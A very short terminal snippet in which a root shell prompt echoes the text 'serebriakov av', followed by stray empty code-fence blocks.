root@root:~# echo "serebriakov av"
serebriakov av
root@root:~#
```


```


```